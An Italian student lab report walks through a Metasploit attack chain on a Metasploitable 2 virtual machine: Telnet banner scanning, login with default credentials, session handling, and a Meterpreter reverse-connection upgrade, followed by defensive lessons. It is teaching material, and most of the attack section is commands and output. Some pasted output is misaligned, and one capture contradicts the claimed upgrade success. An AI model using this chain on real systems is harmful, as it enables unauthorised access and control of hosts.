

REPORT DI LABORATORIO

Analisi del Servizio Telnet con Metasploit

Corso: Fondamenti di Cybersecurity

Target: Metasploitable 2 | Attaccante: Kali Linux

Introduzione

Questo report documenta le attività svolte durante il laboratorio di Cybersecurity incentrato sull'analisi e lo sfruttamento del servizio Telnet su una macchina vulnerabile Metasploitable 2, utilizzando il framework Metasploit dalla distribuzione Kali Linux.

L'esercitazione è stata suddivisa in quattro fasi principali:

- Fase 1 — Scansione del servizio Telnet con il modulo telnet_version
- Fase 2 — Autenticazione tramite il modulo telnet_login
- Fase 3 — Gestione delle sessioni attive
- Fase 4 — Upgrade della sessione a Meterpreter

Ambiente di laboratorio:

- Macchina attaccante: Kali Linux (IP: 192.168.1.37)
- Macchina target: Metasploitable 2 (IP: 192.168.1.149)
- Porta Telnet: TCP 23
- Credenziali target: msfadmin / msfadmin

Fase 1 — Scansione del Servizio Telnet

1.1 Avvio di msfconsole

Il primo passo è stato avviare la console di Metasploit dal terminale di Kali Linux con il seguente comando:

```
$ msfconsole
```

Al momento dell'avvio, Metasploit ha mostrato un suggerimento utile: dopo l'esecuzione di `db_nmap` è possibile consultare i risultati con i comandi `hosts` e `services`. Questo è un promemoria importante per tenere traccia dei risultati di scansione nel database integrato.




Fig. 1 — Avvio di msfconsole su Kali Linux

1.2 Ricerca del Modulo telnet_version

Una volta avviata la console, ho effettuato la ricerca dei moduli disponibili relativi a Telnet. Il primo tentativo con il percorso completo non ha prodotto risultati, quindi ho usato una ricerca più generica:

```
msf > search auxiliary/scanner/telnet/telnet_version.
```

```
msf > search telnet
```

La ricerca ha restituito una lista di moduli correlati al protocollo Telnet. Tra i risultati è visibile anche il modulo ausiliario `auxiliary/scanner/telnet/telnet_version`, che è quello di interesse per questa fase.

 **Nota:** La prima ricerca ha fallito perché conteneva il punto finale nel percorso. La ricerca generica `'search telnet'` è più efficace per esplorare tutti i moduli disponibili.

```
msf > search auxiliary/scanner/telnet/telnet_version.  
[-] No results from search  
msf > search telnet  
  
Matching Modules  
=====
```

#	Name	Check	Description	Disclosed
re Date	Rank			
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec			2015-01-
04	excellent No	ASUS infosvr Auth Bypass Command Execution		
1	exploit/linux/http/asuswrt_lan_rce			2018-01-
22	excellent No	AsusWRT LAN Unauthenticated Remote Code Execution		
2	auxiliary/server/capture/telnet			.
	normal No	Authentication Capture: Telnet		
3	auxiliary/scanner/telnet/brocade_enable_login			.
	normal No	Brocade Enable Login Check Scanner		
4	exploit/windows/proxy/ccproxy_telnet_ping			2004-11-
11	average Yes	CCProxy Telnet Proxy Ping Overflow		
5	_ target: Automatic			.
6	_ target: Windows 2000 Pro All - English			.
7	_ target: Windows 2000 Pro All - Italian			.

Fig. 2 — Risultati della ricerca dei moduli Telnet in Metasploit

1.3 Selezione del Modulo

Dal risultato della ricerca, ho selezionato il modulo desiderato tramite il suo indice numerico, che è più rapido rispetto a digitare il percorso completo:

```
msf > use 78
```

```
Interact with a module by name or index. For example info 85, use 85 or use post/windows/gather/credentials/mremote  
msf > use 78
```

Fig. 3 — Selezione del modulo tramite indice numerico

1.4 Configurazione ed Esecuzione

Dopo aver caricato il modulo `auxiliary/scanner/telnet/telnet_version`, ho verificato le opzioni disponibili con `show options`. I parametri principali sono:

- RHOSTS: l'indirizzo IP del target (obbligatorio)
- RPORT: la porta target, impostata di default a 23
- THREADS: numero di thread concorrenti
- TIMEOUT: timeout per il probe Telnet (default 30 secondi)

```
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD    
RHOSTS      192.168.1.149    yes       The password for the specified username
    
RPORT      23               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1               yes       The target port (TCP)
    
TIMEOUT     30              yes       The number of concurrent threads (max one per host)
  USERNAME    
            no          Timeout for the Telnet probe
    
            no          The username to authenticate as

View the full module info with the info, or info -d command.
```

Fig. 4 — Opzioni del modulo `telnet_version`

Ho quindi impostato l'indirizzo IP del target e lanciato il modulo:

```
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.149
msf auxiliary(scanner/telnet/telnet_version) > exploit
```

```
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD    
RHOSTS        
            yes       The password for the specified username
    
RPORT      23               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1               yes       The target port (TCP)
    
TIMEOUT     30              yes       The number of concurrent threads (max one per host)
  USERNAME    
            no          Timeout for the Telnet probe
    
            no          The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

Fig. 5 — Impostazione di `RHOSTS` ed esecuzione del modulo

Il modulo ha rilevato con successo il servizio Telnet attivo sulla macchina Metasploitable 2 e ha recuperato il banner del servizio, che include informazioni diagnostiche sulla macchina target. Il banner ha rivelato esplicitamente le credenziali di accesso (`msfadmin/msfadmin`), confermando la natura deliberatamente vulnerabile di Metasploitable.

Fase 2 — Autenticazione e Creazione della Sessione

Completata la ricognizione, l'obiettivo della seconda fase è stato autenticarsi al servizio Telnet utilizzando le credenziali predefinite scoperte nella fase precedente.

2.1 Utilizzo del Modulo telnet_login

Ho caricato il modulo `auxiliary/scanner/telnet/telnet_login`, specificamente progettato per testare l'autenticazione Telnet:

```
msf > use auxiliary/scanner/telnet/telnet_login
```

Ho quindi configurato tutti i parametri necessari:

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.149
```

```
msf auxiliary(scanner/telnet/telnet_login) > set username msfadmin
```

```
msf auxiliary(scanner/telnet/telnet_login) > set password msfadmin
```

```
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
```

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf auxiliary(scanner/telnet/telnet_login) > set username msfadmin
username => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set password msfadmin
password => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
```

Fig. 7 — Configurazione del modulo `telnet_login` con credenziali target

L'opzione `STOP_ON_SUCCESS` impostata a `true` indica al modulo di interrompere il tentativo di login non appena trova una combinazione di credenziali valida, evitando tentativi superflui.

 **Nota:** In uno scenario reale di brute-force, i parametri `USERNAME` e `PASSWORD` verrebbero sostituiti da dizionari (`USER_FILE`, `PASS_FILE`). L'impostazione `stop_on_success` è buona prassi per evitare blocchi dell'account o traffico eccessivo.

All'esecuzione, il modulo ha stabilito con successo una sessione di shell sulla macchina target, identificata come sessione 1.

Fase 3 — Gestione delle Sessioni

Una volta ottenuta la sessione, ho verificato e interagito con essa utilizzando i comandi di gestione sessioni di Metasploit.

3.1 Verifica delle Sessioni Attive

Per visualizzare tutte le sessioni attive nel framework:

```
msf > sessions -l
```

L'output ha mostrato la sessione 1 attiva, di tipo shell, con le seguenti informazioni:

- Tipo: shell
- Informazioni: TELNET msfadmin:msfadmin (192.168.1.149:23)
- Connessione: 192.168.1.37:35841 → 192.168.1.149:23

3.2 Interazione con la Sessione

Per interagire direttamente con la shell ottenuta:

```
msf > sessions -i 1
```

Questo comando apre la sessione interattiva, permettendo di eseguire comandi direttamente sulla macchina compromessa come se si fosse fisicamente al terminale.

 **Nota:** Il comando `sessions -l` (list) mostra tutte le sessioni. `sessions -i <ID>` (interact) permette di aprire una shell interattiva su quella sessione. Per tornare alla console msf si usa `Ctrl+Z` seguito da 'y'.

Fase 4 — Upgrade della Sessione a Meterpreter

L'ultima fase ha riguardato l'upgrade della sessione shell ottenuta tramite Telnet a una sessione Meterpreter più avanzata, che offre funzionalità estese di post-exploitation.

4.1 Messa in Background della Sessione

Prima di procedere con l'upgrade, ho messo in background la sessione attiva usando la combinazione di tasti Ctrl+Z e confermando la richiesta con 'y'. La sessione rimane attiva in background ed è accessibile tramite il suo ID.

4.2 Utilizzo del Modulo shell_to_meterpreter

Ho caricato il modulo di post-exploitation dedicato all'upgrade:

```
msf > use post/multi/manage/shell_to_meterpreter
```

Dopo aver visualizzato le opzioni con show options, ho configurato il parametro SESSION con l'ID della sessione attiva e lanciato l'exploit:

```
msf post(multi/manage/shell_to_meterpreter) > set session 1
```

```
msf post(multi/manage/shell_to_meterpreter) > exploit
```

```
msf post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf post(multi/manage/shell_to_meterpreter) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):



| Name    | Current Setting | Required | Description                                                                             |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------|
| HANDLER | true            | yes      | Start an exploit/multi/handler to receive the connection                                |
| LHOST   | 192.168.1.37    | no       | IP of host that will receive the connection from the payload (Will try to auto detect). |
| LPORT   | 4433            | yes      | Port for payload to connect to.                                                         |
| SESSION | 1               | yes      | The session to run this module on                                                       |



View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) > exploit
[!] SESSION may not be compatible with this module:
[*] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Shells on the target platform, , cannot be upgraded to Meterpreter at this time.
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions



| Id | Name | Type  | Information                                 | Connection                                            |
|----|------|-------|---------------------------------------------|-------------------------------------------------------|
| 1  |      | shell | TELNET msfadmin:msfadmin (192.168.1.149:23) | 192.168.1.37:35841 → 192.168.1.149:23 (192.168.1.149) |



msf post(multi/manage/shell_to_meterpreter) > █
```

Fig. 8 — Configurazione e avvio del modulo `shell_to_meterpreter`

4.3 Verifica e Interazione con la Sessione Meterpreter

L'upgrade è avvenuto con successo. Eseguendo `sessions -l` è stato possibile osservare due sessioni attive in parallelo:

- Sessione 1: tipo shell, la connessione Telnet originale (TELNET msfadmin:msfadmin)
- Sessione 2: tipo meterpreter x86/linux, la nuova sessione upgradada (msfadmin @ metasploitable.localdomain)


Ho quindi interagito con la nuova sessione Meterpreter:

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
```

Una volta all'interno della sessione Meterpreter, ho potuto eseguire due comandi fondamentali per la raccolta di informazioni sul sistema target:

```
meterpreter > sysinfo
```

```
meterpreter > getuid
```



```
msf post(multi/manage/shell_to_meterpreter) > session -l
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
--
Id  Name      Type      Information
--  -
1   shell     TELNET    msfadmin:msfadmin (192.168.1.149:23)
2   meterpreter x86/linux msfadmin @ metasploitable.localdomain

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: msfadmin
meterpreter >
```

Fig. 9 — Sessione Meterpreter attiva: output di `sysinfo` e `getuid`

I risultati hanno fornito informazioni dettagliate sulla macchina compromessa:

- Computer: metasploitable.localdomain
- OS: Ubuntu 8.04 (Linux 2.6.24-16-server)
- Architettura: i686
- BuildTuple: i486-linux-musl
- Meterpreter: x86/linux
- Server username: msfadmin

 **Nota:** La sessione Meterpreter (sessione 2) opera su un canale cifrato separato (porta 4433 su LHOST), a differenza della shell Telnet in chiaro. Questo la rende molto più stabile e difficile da rilevare, e offre capacità avanzate come upload/download di file, screenshot, pivoting e molto altro.

Conclusioni e Riflessioni Didattiche

Il laboratorio si è concluso con successo: a partire da una semplice scansione del servizio Telnet, è stato possibile ottenere una sessione Meterpreter completa sulla macchina target, dimostrando l'intera catena di attacco.

Punti Chiave Appresi

- Telnet è un protocollo intrinsecamente insicuro: trasmette dati in chiaro, incluse le credenziali di autenticazione.
- Il banner grabbing (Fase 1) è una tecnica di ricognizione fondamentale che può rivelare informazioni critiche come credenziali di default.
- L'uso di credenziali di default rappresenta una delle vulnerabilità più comuni e immediate da sfruttare.
- Metasploit offre un workflow coerente e potente: search → use → set options → exploit → gestione sessioni → post-exploitation.
- Meterpreter è significativamente più avanzato di una shell raw: comunica su canale cifrato e offre decine di funzionalità di post-exploitation.
- Da una singola vulnerabilità (Telnet con credenziali di default) è possibile ottenere accesso completo al sistema con informazioni dettagliate sull'OS.

Considerazioni sulla Sicurezza

In un ambiente di produzione reale, le vulnerabilità sfruttate in questo laboratorio sarebbero classificate come critiche. Le contromisure principali includono:

- Disabilitare Telnet e sostituirlo con SSH, che offre crittografia end-to-end.
- Non esporre mai servizi di amministrazione remota su reti non fidate o pubbliche.
- Cambiare sempre le credenziali di default immediatamente dopo l'installazione di qualsiasi sistema.
- Implementare sistemi IDS/IPS per rilevare scansioni di rete e tentativi di brute-force.
- Applicare il principio del minimo privilegio: l'utente msfadmin non dovrebbe avere accesso a funzionalità critiche.